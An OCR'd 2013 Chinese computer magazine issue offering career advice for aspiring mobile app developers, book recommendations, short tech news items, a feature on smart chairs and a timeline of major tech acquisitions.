过百万的应用、数千的终端、一百多个系统版本，对开发者而言，一款APP要能在用户形形色色的手机上正常运行，达到良好的用户体验，消灭无法安装、点击后闪退、启动时间超长、UI错位、运行不稳定、与其他应用程序冲突等严重缺陷的兼容性测试，业内称之为适配。


构思
头脑中产生一个想法，再通过大家的头脑风暴会议逐渐成形
计划
确认需要的开发组件，选择合适的平台，去掉不必要的功能
原型
开发一个简单的程序，并配上用户界面，分析APP的用户体验，然后演示
开发
逐渐增加功能，达到能满足预想功能的地步
测试
抓出程序里的BUG，适配更多的终端机型
发布
上传到应用商店，并开始向用户提供支持

一个APP的典型开发流程

缪志坚

做APP开发的创业公司需要什么样的人?

创业公司会更希望你敢闯、敢拼，能够快速学习、快速实现。你周围的人对你会有更大的期望，因为公司不是很大，我们发展了三年多，公司也就八十几个人，研发也就三四十人的样子，这就需要每个人能够独当一面，要靠谱，要对得起别人的信任，这样的话才能发展得很好。在大公司可能会有更多人帮你，和其他人一起扛，在创业公司可能就需要自己扛下来一些事情。

对于应届生来说，项目经验重要吗?

如果有项目经验，刚开始进来能更快地上手，能多做一点事情。不过学校里的项目，更多的就是一个项目，并不实用，可能就是我有个想法，想把它做出来；而且学校里做出的东西，它能承受多少访问请求，能达到多少并发，其实是很有限的。而在工程上、在实际应用中，很多指标都是要被衡量的。在学校里做项目，你会小心翼翼的，比如说你演示一个流程，每个项目都必须小心翼翼，你会担心如果哪里按错的话，这个程序会不会崩溃。但是你在现实的公司里面，就需要特别的稳定。所以说学校里的项目会有帮助，但不会太大；如果有一些实际经验，比如长期实习、做过一些更重要的事情，对你的帮助会更大。

跟传统互联网相比，移动互联网需要开发者具备哪些特质?

2013 第四届 Android 应用开发
中国大学生挑战赛
Google
ARM

在学校的时候，可以多参加这类大公司组织的开发竞赛作为练手

传统互联网公司都是一些比较成熟的公司，如果你希望比较稳定、不那么累，你可能适合去那种传统公司；如果你希望来移动互联网公司，你需要有更多拼的感觉，你希望生活能够有惊喜，会波澜起伏一点。

张世本

什么样的人适合做APP开发者?

首先对自己工作有激情。一个程序员从菜鸟到独当一面的高手往往需要三五年的沉淀，只有热爱并发自内心地喜欢这个行业，才能耐得住寂寞，成长到更高的境界。移动互联网行业日新月异，作为从业人员要善于吸收新的东西，了解移动互联网发展的最新趋势。互联网单打独斗的时代已经过去了，现在开发都讲究团队协作，所以需要工程师善于同产品经理、设计师等同事沟通，只有大家都能很高效地合作，才能开发出高质量的作品。

延伸阅读 王军的奋斗

王军是一个APP独立开发者。每天醒来的第一件事，就是查看自己开发的APP下载量，今天也不例外，查看结果也如他所料，少得可“零”，连续几天的“零”下载量，令他几乎窒息，为了生计，他还得做下去，于是，不断地在微博上做宣传、在论坛上发广告、在QQ群里套近乎……半天就这么不知不觉地过去。

王军本来有很不错的职业，在一家游戏公司做开发近10年，一次受《愤怒的小鸟》近乎神话宣传的影响，毅然辞去月薪8000元的工作，自己在家搞APP开发。

第一款开发出来的APP作品——“推箱子”，限免(限时免费)头几天里，下载量突破一千，着实令王军兴奋了一阵，但开始按1美元的标准收费后，下载量锐减，更令他头痛的是，其他开发者类似的推箱子游戏也陆续上线。

下午，一家APP推广公司打来电话，一番讨价还价，决定以“三七分成”让这家公司做推广，王军似乎看到了一线希望，但随后王军上网搜索这家公司的信息，发现投诉者众多，原来，这家公司不过是上传几条微博、发几段视频而已，效果并不大，王军决定中断合作。王军主动联系一家刷榜公司，但对方每天4000元的开价，又令王军望而却步，他联系了几家，开价都不菲，收入还不够广告费，何苦?

王军决定将开发的另一款收费游戏修改成免费，通过卖道具、插入广告的形式来推广，但是他在网上无意发现，这款游戏早被他人破解，在某某网站发布了。他按照发布者留下的信息联系到对方，恳求道:“卸掉吧，这是我三个月的心血呀，全家老小求你了！”对方的回答是:“谁知道这是你的原创呢？”

王军已没有什么勇气再开发下一款构思不错的APP，国内用户习惯的免费模式、大量的破解团队虎视眈眈，他很难保证下一款APP不会付之东流。前几款APP应用的收入，基本都是国外用户支付，目前国内的环境，似乎并不适合个人的发展，他对有人所说的“APP开发已死”深有同感。

又一个熬夜的开始，虽然王军还不能看到前途所在，但面对事业和家庭的现实，他不能回避，或许，彻头彻尾的失败之后，他会走向成功，或者选择放弃。

责编 | 陈邓新 美编 | 黄莹 组版 | 向海蓉 责校 | 杨军
投稿邮箱 | pcwfea@sina.com

[就业支招第①季]

备战APP开发吧

看了前面的内容，你是不是已经热血沸腾、准备投身APP开发的队伍中了?要进行APP开发，可不是头脑一热就行的，之前要做好各种准备，不同公司类型要做的准备也不同哟!

吴华

应届 IT 类毕业生想做 APP 开发，应该做哪些准备?

我接触的一些应届生，有的人是光看书、光查资料，不去动手写程序；还有的人只喜欢动手写，不喜欢去学习知识。这两种都有些极端。最好的方式是，我想写个什么东西，先去看看书、查资料，然后再来写，一个是动手，一个是学习，结合起来，在写代码的过程中不断学习。动手写一些简单的东西，对能力上的提升是很有帮助的。

学校在 APP 开发这一块教的东西可能比较少，那么应届生如何去了解 APP 开发的知识?

当看到某个应用比较火，可自己用，也可以先试着去想一想，这个应用是怎么做出来的? 我该怎么去实现? 还有哪些不足的地方?我应该怎么去改进?当然前提是得有一定知识储备，比如说做 Android 或者做 iPhone，得对这个平台稍微有些了解。在这个过程中再遇到不懂的问题，就去翻书、查资料或者问问谁，这样可能会有很大的提高。

具体和谁交流会有比较大的帮助?

开发者一般都有热门的聚集地，所有开发者都会遇到问题，都会有人提问，都会有人帮忙解决。所以遇到不懂的东西可以去一些热门的开发者社区，例如 CSDN 等，去提问题，或者看到别人提出的问题试着去解答，在这个过程中能认识不少对你有帮助的人。

怎么做一个合格的 APP 开发者?

现在的 APP 更多偏向用户。如果你在写 APP 的时候不考虑用户的想法，只是按照自己的想法来做；或者觉得我做出来就好了，而不去想怎么解决用户的问题，就不太适合。比如有的 APP 做出来，可以实现功能，但很耗电，或者很耗流量，或者可能容易崩溃，这样就不是真正为用户考虑，不是一个认真的态度。

缪志坚

大二、大三的学生想进入 APP 开发行业需要做哪些准备?

我们应用汇也来过大二、大三的实习生，甚至还有大一的。大一的可能稍微差一点，很多基础还没学好。大二、大三的，我们首先会要求逻辑思维能力强，你遇到一个问题的时候懂得如何去解决它，而不是遇到问题就卡住了、动不了；数据结构和算法要比较好一点；在做实验的时候会考虑效率、性能等问题；还期望你具有一定的编码能力，写代码不要太差，对一个东西有想法，要能够在键盘上把它敲出来。

如果这几点都能比较符合我们期望的话，我们都是欢迎的。如果你还懂一些设计，那么你的工作会更简单、高效，因为设计的目的是复用。工程能力我们不会有太高的要求，只要给你一个事情，你能一步一步地把它做完，在预期的时间内达到预期的效果就好。

除了在学校里学习以外，还有什么办法能够提升自己?

关键还是要进行大量的开发。我自己在工程能力和设计上有比较大的提升，是我刚开始来实习的那半年到一年的时间。会面对大量的需求，做大量的开发，这会让你知道什么样的设计是好的设计，怎样做出设计能够使你将来改动更少。

这要求你在工作中留出一些反思的时间，思考怎样才能做得更好，这样就会有比较大的能力提升。有些人只是专注于做事情，尽管做了很多事情，但成长并不大，因为你现在做的并不比你十几个月之前做的好太多。

学生和业界人士交流会有帮助吗?

在学校里和业界的交流，除非你个人能力非常强，否则更多还是他们告诉你一些东西。交流是两方面的，但如果你还是大一大二，很多知识你并没有掌握，更多时候是别人在说你在听，有些时候你还不见得能够理解。但参加一些这样的活动是好的，至少你能见识一些，知道业界和学校里不一样。中国当前的教育和行业相比还是滞后的。比如当年我在学 C 语言的时候，硬要我在 Turbo C 下面做开发，没有太大必要；而且做很多东西的时候没有考虑性能方面的问题，只是做出来就完了。

张世本

大学生缺乏实战经验，如何快速积累 APP 开发经验?

首先要有扎实的专业基础，基本的数据结构，算法要熟练。做 iPhone 开发需要熟悉 Objective-C，Android 开发需要熟悉 Java，最好在学校的时候就要开发一些 APP 来练手。现在用人单位都很重视求职者的实际开发经验。做 APP 开发除了客服端开发以外，服务端程序也很重要。在公司里面一个开发任务往往会涉及到客户端程序和服务端程序这两块。服务器可以了解下 Python、HTML5、Restful 架构等技术。

如果在中小城市的大学，受地理位置的限制，可能周围没有像大城市那样浓的开发氛围，如何扭转这一劣势呢?

我觉得地理位置对开发影响不大，现在互联网这么发达，网上查资料，求教问题都很方便。学习程序开发大部分靠自学，自己摸索，只要肯下工夫，在哪里都能取得成功。

非看不可的参考书

从事APP开发，参考书是必不可少的辅助工具。哪些参考书是非看不可的呢?

iOS平台

iPhone与iPad开发实战

推荐理由：本书的几位作者都是美国大牛级的 APP 开发者，具有丰富的开发经验。除了介绍 iPhone / iPad 开发的基础知识之外，还讨论了如何设计点对点游戏、Map Kjt 框架、推送通知和应用内购买功能。通过《iPhone 与 iPad 开发实战》，你将学会如何将 API 整合到新应用程序或者已有的应用程序中。

iPhone与iPad开发实战
iPhone and iPad in Action

iOS平台

Objective-C编程之道


推荐理由：和《iPhone 与 iPad 开发实战》不同，《Objective-C 编程之道:iOS 设计模式解析》更侧重代码。看完《Objective-C 编程之道:iOS 设计模式解析》，你将深刻理解各种设计模式的基本概念，便于今后将设计模式应用于代码中，用设计模式来改进应用程序，提高软件开发的效率。

Objective-C编程之道
iOS设计模式解析

Android平台

Android 开发秘籍

推荐理由：美国作者 James Steele 等编著的《Android 开发秘籍》，通过大量精髓代码全面讲述了 Android 开发的技术，从 activity 和 intent 基础知识，到线程、服务、broadcast receiver 以及 alert 警告框，再到用户界面布局、界面事件、多媒体技术、硬件接口、网络通信、数据存储方法等，面面俱到。



跨平台开发

cocos2d-x手机游戏开发

推荐理由：目前，在苹果 APPStore 和谷歌 Android Market 的排行榜，收入较高的绝大部分都是游戏开发知识，因此我们一定要掌握游戏。这本书围绕着 cocos2d-x 引擎，由浅入深地讲解了智能手机的游戏开发过程，从而快速开发、快速扩大用户规模和获取游戏收入。

cocos2d-x
手机游戏开发
跨iOS、Android和沃Phone平台

那些必须关注的微博大牛

新浪微博中，有不少从事 APP 开发的技术大牛，关注他们可以汲取开发心得、积累开发经验。

@ Axboe

Linux 内核代码主要贡献者之一 Jens Axboe，原就职于 Oracle，目前就职于 Fusion-IO

@ 钟声程序员

程序员、架构师、《Java 程序员，上班那点事儿》作者

@ 流浪者CL

苹果公司下属的 iOS 工程师，密歇根理工大学 iPhone 俱乐部创始人


@Danniez


iOS 开发者，WeiPhone Tech Team 成员

@ 袁哲栋 – 仔弹 Oo 蛋蛋

iOS 游戏研发工程师

世界上第一个使用大脑控制的假肢





芝加哥康复中心历时四年的研究成果，为截肢者带去了福音，他们力图制作出一款能彻底代替人腿的假肢，首先要求其能受自己的大脑控制。参与这个项目的还包括了自愿测试人员 Zac Vawter。

Vawter 去年就收到了这款世界上首个可使用大脑控制的假肢，经过 1 年的试用和改进之后，如今，这个假肢正在做最后的临床实验，为最后的商业化做准备。


这项科技由芝加哥康复中心的 Levi Hargrove 主导。他们将假肢与人类大脑相连接，不再是物理的挪动腿部，而是使用人类最原始的神经对其进行控制。


当你对其“发号施令”，假肢与之对应的“肌肉系统”也会做出反应，就像真实人类的肌肉一样。它依赖一套模式识别算法对患者智能假肢传感器收集的肌肉神经反应信号进行解码，解读患者的行动意念，进而达到提高假肢控制灵敏度和精确度的目的。

整套假肢系统重 4.5kg。据说下一步该公司将赋予假肢触感，让它更像是你身体里长出来的腿一样——哇！好伟大的使命！

编辑观点：人类的又一个进步，这对残障人士可谓重大福音。也希望这种技术尽快地发展、成熟并变得可量产化（这样大家才消费得起）。最后还是要说一个远景忧虑——如果某一天，假肢用起来感觉和真肢一样，而且更加强壮有力可靠，会不会有人主动换掉真的肢体去装假肢呢……于是，我又进一步联想到了《攻壳机动队》里面那高度发达的“义体社会”……啊！想太远了。

全球第一台碳纳米管计算机诞生





来自斯坦福大学的团队在《自然》杂志上发表文章宣布，他们制造出了全球第一台碳纳米管计算机。使用碳纳米管代替了传统的硅材料，制作出了一种全新的晶体管。共同作者 Max Shulaker 说：“这是用碳纳米管制造的最复杂的电子元件。同行们也第一次意识到碳纳米管可以用在这么实用的地方。”

碳纳米管（CNT）主要是由呈六边形排列的碳原子构成数层到数十层的同轴圆管。他们发明了世界首台以碳纳米管为基础的电脑芯片，该芯片能够提供更快、更小、更节能、效率更高的 CPU 处理器，帮助制造商更好地控制成本。当它们被用来排列成晶体管时，极小的体积使得每个芯片中可以放入比硅晶体管更多的碳纳米管。此外，碳纳米管的优点还有更快的速度和更高的能量效率。

不过，目前 Shulaker 和他同事们造的这台电脑非常基础，只有 178 个晶体管，搭载的操作系统仅能完成计数和分类功能。而且，即使这么简单的功能也花了他们多年的努力——未来似乎依旧漫长。

编辑观点：根据摩尔定律，硅晶体管的体积每 18 个月就可以因科技的进步而缩小一半。不过，如今电脑芯片晶体管排列已经相当紧密，硅材料制造的瓶颈已然显现。希望这项技术能够打开新局面——不过，无论如何，新技术发展的头几年还是很辛苦的。

iPod 之父带来又一款作品

——新型烟雾探测器 Protect


由 iPod 之父 Tony Fadell 创办的 Nest 即将出新作，和其他硬件方向不太一样，曾做过智能温控器 Nest 的 Nest 团队正打造一款名为 Protect 的新型烟雾探测器，并将在今年末推向市场。

这款新型烟雾探测器将可能带有订阅监督服务，当检测到烟雾或火时它可以通过客户端远程提醒你。另外，据猜测这款烟雾探测器将很可能和 Nest 温控器交互；能够通过挥挥手消除警报声；能够检测出一氧化碳。

温控器 Nest 的推出已经是两年前。在今年 5 月，Nest 就收购了家居能源数据监测服务商 MyEnergy，计划从小温控器发展为家居节能整套方案。而智能家居方面，Nest 似乎也在寻找机会，在尝试做烟雾探测及门锁。虽然还不知道 Protect 具体长什么样，但从它哥 Nest 的工业设计来看，应该值得期待。

编辑观点：Nest 调温器本身也算是一款明星产品，毕竟打着 iPod 之父的光环，这款产品一经问世就倍受关注。不过长期以来，Nest 调温器就像一个“孤岛”，只能单独使用，无法与其他智能家居设备连接，所以 Tony Fadell 推出这款烟雾探测器，可以看出其的确在智能家庭设备上花足了心思。

Air.Air！给城市带去放心



在中国的大城市，空气总是一个令人困扰的事，特别是今年北京的雾霾天气，和全国急剧恶化的空气质量，让更多人关切到都市生活的环境问题。或许正是在这样的背景下，在国内催生了这么一款特别的产品，一台看似简洁小巧的空气质量监测仪就登上了世界舞台。

这款名叫 Air.Air! 的空气质量监测仪是由深圳创业团队开发的创新产品，目前正在 Kickstarter 平台上筹款，目标为 2 万美元，目前进度过半。


Air.Air! 首先在外观上就十分讨巧，与冷冰冰的电子设备不同的是，它看起来很像一个雕塑，白色的质感很容易与室内环境融合，为了满足中间孔洞的设计，PCB 板也不得不在中间打了个孔。它没有按键开关，利用重力感应来启动，横着放是关闭，立起来则是打开。

在配置方面，Air.Air! 内置了一个光学粉尘感应器，由夏普制造，里面包含了红外发光二极管和光电晶体管，可以准确地检测空气中的尘埃，尤其是香烟的粉尘以及汽车尾气等。它还可以设置警戒线，低于警戒线会自动闹铃，提醒用户采取保护措施。

目前，只要在 Kickstarter 上支援 59 美元就可以获得一台 Air.Air! ，不过，名额仅有 200 位，产品需要到 2014 年 1 月份才能发货。

编辑观点：由于全球环境都在恶化，说不定未来环境监测设备是个巨大的产业哟……天使投资人在哪里！！！！

英特尔推出开源机器人



来自英特尔的 Brain 是公司里的一位“未来学家”，从 1998 年开始就在英特尔探索社会科学，研究文明的发展趋势。随后，他开始涉足硬件，花了十年左右的时间研究机器人。

在纽约的 Maker Faire 展会上，Brain 带来了 Jammy 人形机器人。机身高度不足 1 米，完全利用 3D 打印机制作，并且开放了 3D 尺寸数据下载，只要家里有一台 3D 打印机，就可以免费克隆一台。

当然，Jammy 更重要的还是在于系统与软件。与其他机器人高度封闭的特性不一样的是，Jammy 将会成为一个开放平台，通过公开的工具包，让开发者来为它开发应用，和现在的智能手机类似。Brain 认为，机器人应该和智能手机一样，随时待命，且可以高度自定义，安装相应的软件，每个机器人都不一样。

单看造型 Jammy 与 Walle 十分相像，可以进行自我介绍、握手等简单交流，它腹部的平板电脑也能显示实时看到的画面。Jammy 将会在明年 5 月份推向市场，售价为 1000 美元，他们正在努力把价格压低到 500 美元。

编辑观点：Jammy 在造型上通过 3D 数据包能够模仿出一模一样的机器人，最有价值的是，通过开源的平台背景，在明年或许就会出现具有不同爱好和特长的 Jammy，或许养机器人会像养宠物般风靡全球。

椅子的智能武装

■康柏特

椅子，已经是历史悠久的产品，漫长的时间里椅子虽有很多变化，但从大的层面上看，更多的是造型和体积上的变化，比如越来越“雄壮”，开始象征等级和地位。虽近代开始注重人体工程学，但椅子依然是不能说话不能动的“单细胞”。

可如今是智能时代了，那么，这个时代赋予了椅子什么命运呢？且看智能椅的层出不穷，它们或将改变椅子的未来。

来自中国的未来椅子

提及椅子的智能化，作者之所以关注到这一命题的溯源，是来自中国合肥工业大学的年轻人，所展现出的创造热情。他们花了 5 年的时间研制，试图打造出一款专为残疾人设计的智能轮椅。


从外观看，来自合肥工业大学的智能轮椅跟普通轮椅差不多，长得更像沙发。不同的是，智能轮椅能听懂主人的话，帮主人办一些麻烦事。它可以在命令下，自动地“左转、右转、加速”。

该轮椅在设计上，结合语音控制以外，还可通过手机等移动设备进行人为的操作，在规格上还能变成床的形态。发明者自己介绍，如果物联网技术成熟的话，这款轮椅就能做更多的事情，比如说关窗户等。

另外，值得一提的是，这款智能轮椅还可以采集使用者的身体数据，将来可以跟医院实现互联，从而让家庭和医院变得零距离，使用者在家就能接受远程治疗。可以说这款智能轮椅，在设计上和国外的案例非常接近，同时利用当下最流行的控制技术和数据挖掘，能做到这一步，让国内小伙伴们，还是充满信心。

IWA之后智能轮椅受关注

如何让病人更舒服地使用轮椅，一直是研究人员不懈努力的方向。继独立轮椅协助机（IWA，Independent Wheelchair Assist）之后，智能轮椅成为了这个领域科技含量颇高的产品，这款来自美国的智能轮椅可以说是目前最为先进的案例，它荣获了 2013 年的红点大奖。



这款智能轮椅全车框架由镁合金打造，用以增加坚固强度和降低轮椅重量，健康的单人即可将智能轮椅搬到车上运走。智能轮椅采用蓄电池动力，发动机、电池及控制处理系统均在座位下的车厢里。车厢空余的地方被改作隐藏式储物格用于放置病人随时需要的生活用品、药品。轮椅前后装有大灯和尾灯，以加强夜间的安全性。

轮椅的左右两个扶手上根据使用习惯安装了不同的接口。左手为手持移动终端的支持，病人可通过它进行娱乐或通信活动，右手为控制摇杆，前后扳动可控制轮椅的前后移动，左右扳动则控制轮椅的转弯方向。由于轮椅非常小，可以轻松在室内来回穿行。

>>延伸阅读：正常人和病人的IWA

病人的 IWA


由奥斯卡·费尔南德斯（Oscar Fernandez）研发的独立轮椅辅助机（IWA）着重于传统手动轮椅的行动帮助。通过 IWA，病人的轮椅就从普通的两轮转变为更加稳定的四轮驱动，IWA 还能提供动力帮助病人移动。

正常人的 IWA：UNI-CUB

UNI-CUB 是由日本本田集团研发的一款针对室内移动的椅子（也可以称其为交通工具），用户只需要坐在 UNI-CUB 上，身体向移动的方向倾斜，拥有压力感应计的 UNI-CUB 便会检测并跟随这个变化进行移动。

午睡专用：Engergypod

上班时间，不少员工习惯在办公室里午睡小憩，不过，由于办公室的桌椅以及环境并不适合睡觉，午睡的睡眠效率通常都比较低下。总部设在纽约帝国大厦的 Metronap 公司对“如何让员工获得更优质的午睡”这个题材颇感兴趣，研发了 Engergypod 午睡椅。



Engergypod 拥有符合人体工学的下凹形柔软躺椅形状，能让背部获得最大限度的减压，有利于身体的血液循环通畅。除此以外，其顶部的半球造型可以为员工午睡创造一块不被打扰的隐秘休息空间，面向人的这一面安装有唤醒用灯光和音箱。当员工午睡时，通过旋转半球将员工的上半身完全遮蔽在球状空间内，顶部的音箱播放声音很轻的舒缓音乐和背景音，球状空间通过隔绝外面的声音同时最大限度容纳舒缓音乐和背景音，有效创造适合员工午睡的独立空间。当午睡时间结束时到后，椅子会通过背部的震动和顶部的唤醒灯用来逐步唤醒员工，避免突兀地叫醒他而导致其一时间回不过神来。


顺带一提，Engergypod 是谷歌公司给员工午睡的标配装备。

多合一：Emperor 1510 LX智能椅

“拼接屏幕”对于现在的电脑用户来说并不是什么稀奇事儿，不过 Emperor 系列的智能椅用其异想天开的造型设计告诉你什么叫跨界的“All in one”。

出自加拿大 MWE 实验室的 Emperor 系列智能椅主要目标是打造独立的高效工作环境，为此，围绕着舒适的坐椅，左扶手设计了水杯放置处和系统启动控制钮，中间则是放置键盘鼠标的区域，右边则添加了笔记本电脑放置点，而可调节钢梁自坐椅后背而出，延伸至用户前面，上面则安装拼接屏幕。Emperor 1510 LX 智能椅标配 5 块拼接屏幕、BOSE 音箱系统，以至于其不仅在工作场合大放光彩，也在不少土豪家充当电脑游戏平台……

由于键盘及左右扶手位置可以旋转滑动，用户只需要坐上椅子，拉近键盘，然后操作左边扶手的按钮将屏幕下降到眼前，就可以享受星际迷航版的全方位多屏工作环境了——当然，用户还可以选择使用可编程旋转底座，如此一来它就可以放在整个办公室中间面向任何人发号施令了。



>>>理念相似的其他智能椅


SurfChair：由肯尼斯·莱罗文（Kenneth Lylover）设计的 Surf Chair 将显示器固定在坐椅延伸的钢架上，整个看起来非常适合休闲用户使用，最早于 2000 年斯堪的纳维亚家具展览会上出现，前面介绍的 Emperor 智能椅一定程度上也受到了它的影响。不过现在如果还有这种设计的话，可能显示屏会换成 iPad 吧。

Amniosense：艾玛努艾莱·罗德拉（Emanuele Rodella）和建筑师保罗·德·路彻（Paolo De Lucch）联合设计了这款躺椅形的智能椅供人们休闲使用。圆柱形的低音炮放在用户背后，眼前则是一块可连接手机、平板电脑的液晶触屏。

运动智能椅“GO！”

现代生活紧张而繁忙，人们习惯了每天在椅子上一坐就是十几个小时，却无形中忽略了锻炼和健康。利兹克·塔里莎（Rizki Tarisa）便将自行车搬到了椅子上，希望“GO！”能让人们在用电脑之余也能多锻炼身体。

当然，设计师并非毫无技术含量地单纯将滑轮和脚踏板装在椅子上，椅子的下方装有大型蓄电池，电线连接蓄电池和旁边的支架，用户可将电脑的电源插在支架提供的电源接口中，蓄电池便能源源不断地为电脑提供电源。而蓄电池的电力来源则是脚踏板发电机。当人们利用“GO！”进行自行车锻炼时，脚踏板发电机便可发电并将电力输送到蓄电池里。由此一来，人们不禁锻炼了身体，还降低了房间的电力消耗，可谓一石二鸟。



责编 | 杨璐 **美编** | 王妙婷 **组版** | 况中银 **责校** | 杨志刚
投稿邮箱 | pcwfea@sina.com 2013.10.7

网站名片 http://qq.cxzzl.com.cn/
windows7免费班—共78讲本班主要...
【新消息】收到新的求助 百度知道...
【新消息】收到新的求助 笔记本电...
初学者之路视频网 － 在线电脑学习网站 VIP帐号： VIP密码： 进入学院 注册会员 汇款方式 加入收
qq:281859726 908583339
为打造互联网最棒的电脑视频教学网站平台，我们一直在努力
打造国内最好的网络视频教育平台
视频学院 VIP解答 视频下载 赚钱开班 购买光盘 技术论坛
首页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区 站长专栏
组装班 维修班 网络技术班 网吧管理班 win2003管理班 win2003服务器班 服务器安全班 Linux基础班 Linux进级班 Linux高级班 Linux服务器班

2013年
尘埃将落地，Fairfax 47 亿美元收购黑莓

在 9 月末就被证实的消息，黑莓已经和加拿大金融公司 Fairfax Financial 为首的联合体签署收购意向书，接受了 Fairfax Financial 9 美元每股的收购价，也就是总计 47 亿美元的收购价。Fairfax Financial 在国内知道的人其实不多，其业务涉及保险投资等，虽然这次收购并不被看好，但 Fairfax 能够率先和黑莓达成协议，其原因在于黑莓依然能独立运营，比起被同行或 IT 界的大鳄收购或许这已经是黑莓管理层最欣慰的结局。

不过，在 11 月 4 日完成尽职调查前，黑莓仍可以考虑其他潜在收购意向，一旦考虑其他买家，黑莓得向 Fairfax Financial 支付最多每股 50 美分的费用，共计约 2.62 亿美元。

软硬一体，
微软 72 亿美元收购诺基亚设备与服务部门

2013 年 9 月 3 日，微软宣布将以 72 亿美元收购诺基亚手机业务，以及大批专利组合的授权。这一联姻被看作是微软为 Windows Phone 系统做的嫁衣，两家的软硬整合能否给移动平台带去新的契机备受关注。

在目前，诺基亚控制了超过 85%的 Windows Phone 8 手机市场。在 Windows Phone 生态系统迟迟落后之下，微软在收购诺基亚手机业务后将会投入更多资源，这就是微软提振 Windows Phone 生态系统的背水一战。这项交易预计将于 2014 年第一季度完成，需得到诺基亚股东和相关机构批准。

在这笔交易完成后，诺基亚多名高管将加入微软。作为微软前高管，在史蒂夫·鲍尔默宣布将退休之后，埃洛普能否成为微软下任 CEO 也成为关注焦点。

2011 年
1.7 万个专利，谷歌 125 亿美元收购摩托罗拉

谷歌历史上最大收购案，也是标志着谷歌涉足硬件市场最为重要的布局。谷歌以每股 40.00 美元现金收购摩托罗拉移动，总额约 125 亿美元。这是被业界普遍看好的一次并购，和微软收购诺基亚的手机业务类似，摩托罗拉移动完全专注于 Android 系统，收购摩托罗拉移动之后，将增强整个 Android 生态系统。不过谷歌在当时也明确表示，Android 将继续开源，收购的目的是为了获得专利。

两年时间过去，其发展进度的确缓慢，不过美国制造正在逐步进入正轨，MOTO X 或许会为手机行业带来新鲜活力，这是互联网霸主在涉足硬件市场后的阶段变化，和 Nexus 不同，未来的 5 年市场，或许 MOTO 能重新进入全球视野。

2006 年
巩固互联网霸主地位，谷歌以 16.5 亿美元收购 YouTube

现在看上去此次收购物有所值，但在 2006 年谷歌收购 YouTube 时风险很大：YouTube 上到处都是用户上传的版权内容，可能面临着数十亿美元的诉讼。谷歌巧妙地和内容所有者签订了合同，并制定了合理的规定，此后 YouTube 发展壮大，另一方面也促成了谷歌在互联网的霸主地位更加稳固。

2005 年
最划算，谷歌以 5 亿美元收购 Android

谷歌自己也曾表示 2005 年收购 Android 是 Google 有史以来最划算的交易。仅仅成立两年之后，Android 就成为全球第二大移动平台（仅次于塞班），市场份额接近 25%，而现在 Android 的市场占有率接近了 75%。Android 不会给谷歌带来收入，因为该操作系统是免费的，但吸引了很多移动搜索用户（移动广告），谷歌仅在移动广告上的收入，每年就在数十亿美元以上。

2004 年
中国制造，联想以 12.5 亿美元并购 IBM PC 业务

联想当年收购 IBM 全球 PC 业务的历史事件，可以说是中国最具代表性的并购案例，合并后的联想以 130 亿美元的年销售额一跃成为全球第三大 PC 制造商。

IBM 与联想结成了独特的营销与服务联盟，联想的 PC 通过 IBM 遍布世界的分销网络进行销售。新联想成为 IBM 首选的个人电脑供应商，而 IBM 也继续为中小型企业客户提供各种端到端的集成 IT 解决方案。IBM 亦成为新联想的首选维修与质保服务以及融资服务供应商。

这次并购，其合作模式密切整合了两个公司的业务互补，可以说是近年来最成功的案例之一。

2002 年
1+1<2，HP 以 250 亿美元并购 Compaq

惠普（HP）和电脑制造商康柏（Compaq）在当时电脑行业是老二和老三的地位，惠普斥资 250 亿美元并购康柏。合并后新公司的年销售额预计达 874 亿美元，在当时，被看作唯一能够与 IBM 抗衡的巨型公司。并购消息的传出，世界震惊，可事实的发展却没有预期的顺利。

